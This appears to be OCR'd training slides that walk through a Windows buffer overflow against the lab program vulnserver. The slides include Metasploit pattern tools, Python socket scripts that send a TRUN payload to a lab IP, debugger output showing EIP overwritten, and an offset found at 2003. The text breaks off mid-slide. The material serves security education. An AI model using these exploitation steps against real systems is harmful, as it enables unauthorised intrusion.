

/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900 - Parrot Terminal
File Edit View Search Terminal Help
Open Terminal
Open Tab
Close Window
Copy
Paste
Paste Filenames
Profiles
Show Menubar

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 11900
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad
3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6A
g7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0
Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An
4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7A
q8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1
Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax
```


findoff.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open
Save
Undo
findoff.py
Python
Tab Width: 4
Ln 1, Col 1
INS

```python
#!/usr/bin/python2
import sys, socket

offset =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + offset))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Windows Buffer Overflow Exploitation (Cont'd)



Immunity Debugger - vulnserver.exe - [CPU - thread 000013B4]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager
Registers (FPU)
Address Hex dump ASCII

```
EAX 0084F1EC ASCII "TRUN /.:/Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab
ECX 00CD5368
EDX 000094D9
EBX 00000134
ESP 0084F9CC ASCII "Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq
EBP 6F43366F
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848
EIP 386F4337
C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 3BE000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
[06:25:54] Access violation when executing [386F4337] - use Shift+F7/F8/F9 to pass excep
```

Buffer Overflow of Vulnerable Server has overwritten EIP register with random bytes


/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337 - Parrot Terminal
File Edit View Search Terminal Help

```
┌─[attacker@parrot]─[~]
└──╼ $sudo su
[sudo] password for attacker:
┌─[root@parrot]─[/home/attacker]
└──╼ #cd
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -l 11900 -q 386F4337
[*] Exact match at offset 2003
┌─[root@parrot]─[~]
└──╼ #
```

Windows Buffer Overflow Exploitation (Cont'd)

Overwrite the EIP Register

- Overwriting the EIP register allows attackers to identify whether the EIP register can be controlled and can be overwritten with **malicious shellcode**




overwrite.py (~/Scripts) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
overwrite.py

```python
#!/usr/bin/python2
import sys, socket

shellcode = "C" * 2003 + "D" * 4

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.1.11', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

001011
101110

Windows Buffer Overflow Exploitation (Cont'd)


Immunity Debugger - vulnserver.exe - [CPU - thread 00001FDC]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist needed
Paused

```
Registers (FPU)
